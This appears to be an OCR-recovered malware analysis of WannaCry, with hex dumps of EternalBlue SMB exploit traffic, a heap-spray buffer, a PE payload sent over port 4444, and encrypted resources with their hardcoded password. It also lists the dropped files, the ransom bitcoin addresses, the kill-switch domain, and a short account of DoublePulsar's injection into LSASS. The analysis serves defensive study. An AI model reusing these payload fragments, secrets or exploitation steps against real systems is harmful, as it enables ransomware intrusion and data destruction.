


```
============================ (UDURRANI) ===================================
(DATA PUSH!) IS COMING FROM 172.16.177.190      TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (56590, 445)
        SEQUENCE INFORMATION (3070297144, 1489711040)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (198)
    00 00 FF F7 FE 53 4D 42 00 00 00 00 00 00 00 00          .....SMB........
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
    00 00 00 00                                              ....
```


SPRAY MEMORY



```
============================ (UDURRANI) ===================================
(ACKN) ACK PACKET SENT FROM 172.16.177.190      TO IP ADDRESS 172.16.177.134
        PORT INFORMATION (4444, 49161)
        SEQUENCE INFORMATION (907179468, 1031033040)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (13194)
    4D 5A 41 52 55 48 89 E5 48 83 EC 20 48 83 E4 F0          MZARUH..H.. H...
    E8 00 00 00 00 5B 48 81 C3 B3 18 00 00 FF D3 48          .....[H........H
    81 C3 38 07 03 00 48 89 3B 49 89 D8 6A 04 5A FF          ..8...H.;I..j.Z.
    D0 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00          ................
    0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68          ........!..L.!Th
    69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F          is program canno
    74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20          t be run in DOS 
    6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00          mode....$.......
    C3 D2 EB F9 87 B3 85 AA 87 B3 85 AA 87 B3 85 AA          ................
    C1 E2 64 AA A3 B3 85 AA C1 E2 65 AA FB B3 85 AA          ..d.......e.....
    C1 E2 5A AA 8D B3 85 AA 8E CB 02 AA 86 B3 85 AA          ..Z.............
    8E CB 16 AA 96 B3 85 AA 87 B3 84 AA 4E B3 85 AA          ............N...
    8A E1 65 AA 99 B3 85 AA 8A E1 59 AA 86 B3 85 AA          ..e.......Y.....
    8A E1 5B AA 86 B3 85 AA 52 69 63 68 87 B3 85 AA          ..[.....Rich....
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
    00 00 00 00 00 00 00 00 50 45 00 00 64 86 05 00          ........PE..d...
    7C E7 19 5A 00 00 00 00 00 00 00 00 F0 00 22 20          |..Z.........." 
```



```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
00 00 00 00 00 00 00 00 09 00 00 20 82 2D 00 00          ........... .-..
00 04 00 00 46 00 54 00 84 2A 8F 59 B2 99 08 12          ....F.T..*.Y....
00 00 00 00 00 00 00 00 11 00 08 00 02 00 00 00          ................
01 00 03 06 00 0C 29 31 A1 58 00 00 00 00 00 00          ......)1.X......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0C          ................
29 9A F2 8F 00 0C 29 31 A1 58 08 00 45 00 2D 74          ).....)1.X..E.-t
F8 1B 40 00 40 06 5A 07 AC 10 B1 BE AC 10 B1 81          ..@.@.Z.........
ED 5F 01 BD 24 BD 7D 07 CD 93 F4 94 80 10 00 ED          ._..$.}.....?...
E8 C7 00 00 01 01 08 0A 00 09 C7 8A 01 15 34 63          ..............4c
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41          AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41          AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41          AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41          AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41          AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41          AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41          AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41          AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41          AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41          AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41          AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41          AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41          AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41          AAAAAAAAAAAAAAAA
```




```
====================== (UDURRANI) ==================================
PUSH!) IS COMING FROM 172.16.177.129      TO IP ADDRESS 172.16.177.190
  PORT INFORMATION (445, 55098)
  SEQUENCE INFORMATION (3171755890, 1308443186)

  |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
  (233)
 00 00 A3 FF 53 4D 42 73 00 00 00 00 98 07 C0          .....SMBs.......
 FE 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
 08 40 00 03 FF 00 A3 00 00 00 7A 00 11 57 00          ..@.......z..W.
 00 6E 00 64 00 6F 00 77 00 73 00 20 00 37 00          i.n.d.o.w.s. .7.
 00 45 00 6E 00 74 00 65 00 72 00 70 00 72 00           .E.n.t.e.r.p.r.
 00 73 00 65 00 20 00 37 00 36 00 30 00 30 00          i.s.e. .7.6.0.0.
 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00          ..W.i.n.d.o.w.s.
 00 37 00 20 00 45 00 6E 00 74 00 65 00 72 00           .7. .E.n.t.e.r.
 00 72 00 69 00 73 00 65 00 20 00 36 00 2E 00          p.r.i.s.e. .6...
 00 00 00 57 00 4F 00 52 00 4B 00 47 00 52 00          1...W.O.R.K.G.R.
 00 55 00 50 00 00                                     O.U.P..
```


Post Exploit

The payload made it to the kernel with all the encrypted resources

Once the vulnerability is exploited, privilege escalation and remote code execution is achieved. This way the next stage payload is smuggled into the kernel space. At this point the asynchronous procedure call is used to move the code to user space process. In this situation the process is LSASS.exe APC is achieved by using an alert-able thread. This backdoor is called doublepulsar.




```
0000FE20 00000E21 00001E21 00000000 00005421 00005C21 00006821 00007221 00003E21 00000000 00007820 00000000 00000000 00003021 00000020 00009C20    ¸    !    !        T!   \!   h!   r!   >!        x             0!       ú
00000000 00000000 00004821 00002420 00000000 00000000 00000000 00000000 00000000 0000B420 0000C220 0000CE20 0000DC20 0000EE20 0000FE20 00000E21              H!   $                        ¥    ¬    Œ    ‹    Ó    ¸    !
00001E21 00000000 00005421 00005C21 00006821 00007221 00003E21 00000000 00003400 436C6F73 6548616E 646C6500 A4035772 69746546 696C6500 53004372      !        T!   \!   h!   r!   >!        4 CloseHandle § WriteFile S Cr
65617465 46696C65 41005503 53697A65 6F665265 736F7572 63650000 65024C6F 636B5265 736F7572 63650000 57024C6F 61645265 736F7572 63650000 E3004669   eateFileA U SizeofResource  e LockResource  W LoadResource  „ Fi
6E645265 736F7572 63654100 66004372 65617465 50726F63 65737341 00004B45 524E454C 33322E64 6C6C0000 B2027370 72696E74 66004D53 56435254 2E646C6C   ndResourceA f CreateProcessA  KERNEL32.dll  ≤ sprintf MSVCRT.dll
00005E02 66726565 00000F01 5F696E69 74746572 6D009102 6D616C6C 6F630000 9D005F61 646A7573 745F6664 69760000 00000000 00000000 00000000 00000000     ^ free    _initterm ë malloc  ù _adjust_fdiv
00005157 14590000 0000C221 00000100 00000100 00000100 0000B821 0000BC21 0000C021 00001411 0000CF21 00000000 6C61756E 63686572 2E646C6C 00506C61     QW Y    ¬!                     ∏!  °!  ¿!       œ!      launcher.dll Pla
7947616D 65000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000   yGame
```




```
)0000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
)0000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
)433A 5C25735C 25730000 00005749 4E444F57 53006D73 73656373 76632E65 78650000 00000000 00000000 00000000 00000000 00000000 00000000 00000000     W    C:\%s\%s      WINDOWS mssecsvc.exe
)0000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
)0000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

DLL is decrypted via key



```
2E007800 6C007300 78000000 2E007800 6C007300 00000000 2E006400 6F007400 78000000 2E006400 6F007400 6D000000 2E006400 6F007400 00000000
2E006400 6F006300 6D000000 2E006400 6F006300 62000000 2E006400 6F006300 78000000 2E006400 6F006300 00000000 57414E41 43525921 00000000
25007300 5C002500 73000000 436C6F73 6548616E 646C6500 44656C65 74654669 6C655700 4D6F7665 46696C65 45785700 4D6F7665 46696C65 57000000
52656164 46696C65 00000000 57726974 6546696C 65000000 43726561 74654669 6C655700 6B65726E 656C3332 2E646C6C 00000000 07020000 00A40000
52534132 00080000 01000100 432B4D2B 049C0AD9 9F1EDA5F ED32A9EF E1CE1A50 F415E751 7BECB027 560558B4 F683C9B6 775B8061 181CAB14 D56AFD3B
709D133F 2E2113F1 E7AFE3FB AB6E4371 256D1D52 D6055F13 279E2889 F6CA9093 0A68C4DE 829BAAC2 8202B118 6001631B BC718DBE 64885ED5 0D6CC19C
C9013689 C980378F 1D89674F 0CB13C61 093A025D B84EF588 0A9F8C0A 86DF91FE CD9FA3A0 13D32D30 77D1F0A8 D7AB96E5 48963703 69649706 5C27508C
91766785 3A6C6AB2 59120A61 F2A1EEA8 24C8E4B1 116DD6CC F78F4C5E B0558481 6D604584 0FFCDFF9 27A552C9 5B0628A3 DE7403D6 C77266DC BEA41EFF
2096ED51 8400CC9C 3664F285 4DCF3660 DDC8B0F1 91DB7A0B 83EECFEF 19D712DA AE86D9F9 0EBE02AF 78F35B49 BE0C98AF B55FD68A 4C054864 9C40E11C
F93CC4E4 42082DB2 B88AE60B 6DDF93CC 34E84830 935DDF8D 2EB33D35 E46630AD 8BE7203D E0C9D96C 364B79B9 64CDBC5E 2448D488 901C3D17 4E650CEC
FB1B2BEC 5CC306D6 6C39D86C 7E239F40 AF4061B4 FBB1F682 CDA126B8 8DC8388F 94034EFB BBEC175E DD46F7E7 FBDF2521 AD35BD9B 1DB5013F 4EB020B7
23367981 293CDEE2 76D7E61F 9FEA2DA5 C46AAA40 300DCCFE 58E98928 CBD7E[illegible]9C 7BE95017 A731213B B491F384 A6BD9E03 CAE9CDEE 4D2B29FA 020FE72C
AE30BD85 CC2D1383 1253D3F3 414EF523 D6CE5F41 CD817C3B F04981E[illegible] [illegible]E8D3[illegible]3C BAEC[illegible]2C7 EECF2463 01F34AF4 D9DA8BE2 C0A4A57F DA8F3C50 19ECC233
5A8FEE7B 5AE9837A 96FD944B 69509AD2 34D10961 45967DD8 125EA8AE 7AC020A5 6FD0E564 930313A3 296D0324 F7C289E9 464672AB 54DCD8C7 750F2D13
31E76D88 A13EA12D BEFFDB94 D1BD6DE3 C255C7CA FB2B6331 17974291 9321DD53 251D64C9 9564D9B5 7A9FA3CA E20F1966 E404B54D 6F5D3376 1CE92071
4B22E055 5E915654 943C363B FDFEA162 D0DFD36E 958BE196 CE4F7C78 382B5E5F 1B8C9380 5A6D236F 6DF71988 F18C3D52 1BD8ABB4 D4A0880D ACFB7AFA
C235C4A7 A950624A AC989B30 E1593751 0C6D2874 AC11D970 382C35D3 B8D9F1B7 4FA13436 8B296139 350070DE 73E5D51C BB5EB860 B6704985 7965467A
9481D6CC 12058443 406DFC77 558E45F8 3DB987A7 89D25928 CE169A53 DC9D8293 ADB13CB9 A62DAA9D 43ECE27D CA322F4F 2D5F2E58 38772E2B 1B0AFAFE
795A80E1 8D236740 FFD3D395 7A14BE93 1BF8EF37 C2EEC8BF 593C9C5D 25B644FF 6B9BE9B4 FD5985BA F13A0105 F13E620D 7F1FE281 97666390 20BB96B4
CF44C77C 7E7D252E 31358B2A 18ABD241 C932AA4B CAEF281D BF2A9C1C 36026B02 0FA7ED10 C0A0DACF 0972595B C63CF915 7FAA2200 72E0A55C 79066E62
35338956 AB5FF1FD 93624E81 1E3DFC05 69A42F51 1BE2C80E A686A2BF 9DA49CB3 DC89B3E3 B0F0D760 D66CDE69 1EC9B002 8596D735 8636165B E605E1F9
0BED2580 E00A04C5 965D346C 4CF0E0C7 B78A903C 98A27A92 EA51E905 EC7D3CC9 CDAAB666 B3DB48CF 7DFB6DDD 04B91B97 9EBEE158 66FDE970 ACF9FFB6
2317FDF0 350C413A 389A2F3F 162AE8A9 73307C38 C9C47EC6 68A478FE 6D00284E 3387E5B6 C9C53DEC 0E9203EB 159B3873 BF0FC17B 5A8951F1 9771F5D5
CA449F87 E7DD356D C01FCD5B 93C1000E F1A925C8 F6E88BC7 4D696372 6F736F66 7420456E 68616E63 65642052 53412061 6E642041 45532043 72797074
6F677261 70686963 2050726F 76696465 72000000 43727970 7447656E 4B657900 43727970 74446563 72797074 00000000 43727970 74456E63 72797074
00000000 43727970 74446573 74726F79 4B657900 43727970 74496D70 6F72744B 65790000 43727970 74416371 75697265 436F6E74 65787441 00000000
70EB4000 64EB4000 58EB4000 4CEB4000 40EB4000 34EB4000 28EB4000 1CEB4000 10EB4000 04EB4000 F8EA4000 ECEA4000 E0EA4000 D4EA4000 C8EA4000
BCEA4000 B0EA4000 A4EA4000 98EA4000 8CEA4000 80EA4000 74EA4000 68EA4000 5CEA4000 50EA4000 44EA4000 38EA4000 2CEA4000 20EA4000 14EA4000
08EA4000 FCE94000 F0E94000 E4E94000 D8E94000 CCE94000 C0E94000 B4E94000 A8E94000 9CE94000 90E94000 84E94000 70E94000 64E94000 58E94000
4CE94000 40E94000 34E94000 28E94000 1CE94000 1CE94000 10E94000 04E94000 F8E84000 ECE84000 E0E84000 D4E84000 C8E84000 BCE84000 B0E84000
```



```
57414E41 43525921 00010000 1E382227 FDE67F0C 5DE77E3E 28A7AFFD 2A506449 66C6B627 176D3ED2 FF1C32CB 8C308860 70F6EAE9 99815E15   WANACRY!      8"'˝Ë  ]Å~>(ßØ˝*PdIfΔ∂' m>“˙ 2Aå0à`pˆIËôÅ^
FE032349 7CBBCE3C EE57E042 DC3DAFA8 82B84D01 057A7846 700EA8DD E53065B5 B1F150EE 101DB322 B5DDE8D3 6E684229 3EABF6C2 1342DDC9   ¸ #I|ªŒ<ÓW‡B<=Ø®Ç∏M  zxFp ®›Â0eµ±ÒPÓ  ≥"µ›Ë”nhB)>´ˆ¬ B›…
7DDE5B64 24AC9B8F 938EB72C 10E21638 B603F690 D16B241F C7D3E9E3 53EC772B 810A98B3 FF4EDAD7 A88DB6A3 702F9390 F359194C 43B7E20D   }ﬁ[d$¨õèìé∑, , 8∂ ˆê-k$ «”È„SÏw+Å ò≥˘N/◊®ç∂£p/ìêÛY LC∑,
EC8CDA82 E4394CB0 5C21751E CEC53F68 4822D189 3C6488BC 64532541 0D1BA418 0BB38D49 75EFB5D3 0A6E4569 37499383 9E800238 E956BCF6   Ïå/Ç%9L∞\!u Œ≈?hH"–â<dà°dS%A  §  ≥çIuÔµ” nEi7IìÉûÄ 8ÈV°ˆ
3A46F3CB 1FAC2D07 91F2A12C A4E01DE7 ED9002D8 AA875C19 97ADD1B2 7DC90C60 313FA793 6DF11535 67AE4927 04000000 00000100 00000000   :FÛÀ ¨- ëÚ°,§‡ ÁÌê ÿ™á\ ó≠–≤}… `1?ßìmÒ 5gÆI'
8FEED808 1C8A71E5 985C178E 3960F28D DA74BACC CCCB0961 D9ACBECC E8C296D1 287CD738 FD4CCD07 94ED3637 F0676A72 531C7CC6 65FECD03   èÓÿ  äqÂò\ é9`Úç/t∫ÃÃÀ aŸ¨œÃË¬ñ–(|◊8˝LÕ îÌ67gjrS |Δe¸Õ
66F54669 909A0E17 1BBD5C9F 129272F9 6BB02164 EAD1FCEE D9B4F038 C5A42767 31792BFB DF27FF69 3174B34C E43EAF75 FB0E3AE3 E785F714   fıFiêö   Ω\ü ír˘k∞!dÍ–¸ÓŸ¥8≈§'g1y+˚ﬂ'˙i1t≥L‰>Øu˚ :„ÁÖ˜
B5FD3CCB 664EE2BB 3A54667B AAAA4D85 F7A7B8FD 5795FBC6 F6FC5FB8 ED961E01 0AD25F3A FD7FF3B6 725228BC 4D1DB941 3F3AD1FB 8E481E57   µ˝<ÀfN,ª:Tf{™™MÖ˜ß∏˝Wï˚Δˆ¸_∏Ìñ   “_:” Û∂rR(°M πA?:–˚éH W
```

Resources are decrypted by using a hardcoded password (passed as string)

```
0071f5d0        db        "WNcry@2ol7", 0
```

Dropped Files and resources

Files / keys

```
├── 00000000.eky
├── 00000000.pky
├── 00000000.res
├── 81441552138111.bat
├── @WanaDecryptor@.exe
├── b.wnry
├── c.wnry
├── msg
│   ├── m_bulgarian.wnry
│   ├── m_chinese\ (simplified).wnry
│   ├── m_chinese\ (traditional).wnry
│   ├── m_croatian.wnry
│   ├── m_czech.wnry
│   ├── m_danish.wnry
│   ├── m_dutch.wnry
│   ├── m_english.wnry
│   ├── m_filipino.wnry
│   ├── m_finnish.wnry
│   ├── m_french.wnry
│   ├── m_german.wnry
│   ├── m_greek.wnry
│   ├── m_indonesian.wnry
│   ├── m_italian.wnry
│   ├── m_japanese.wnry
│   ├── m_korean.wnry
│   ├── m_latvian.wnry
│   ├── m_norwegian.wnry
│   ├── m_polish.wnry
│   ├── m_portuguese.wnry
│   ├── m_romanian.wnry
│   ├── m_russian.wnry
│   ├── m_slovak.wnry
│   ├── m_spanish.wnry
│   ├── m_swedish.wnry
│   ├── m_turkish.wnry
│   └── m_vietnamese.wnry
├── r.wnry
├── s.wnry
├── t.wnry
├── taskdl.exe
├── tasksche.exe
├── taskse.exe
└── u.wnry
```


Bitcoin Info embedded within the payload

115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94


KILL-SWITCH DOMAIN

http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com

Once launcher.dll is injected to LSASS.exe, LSASS.exe launches mssecsvs.exe

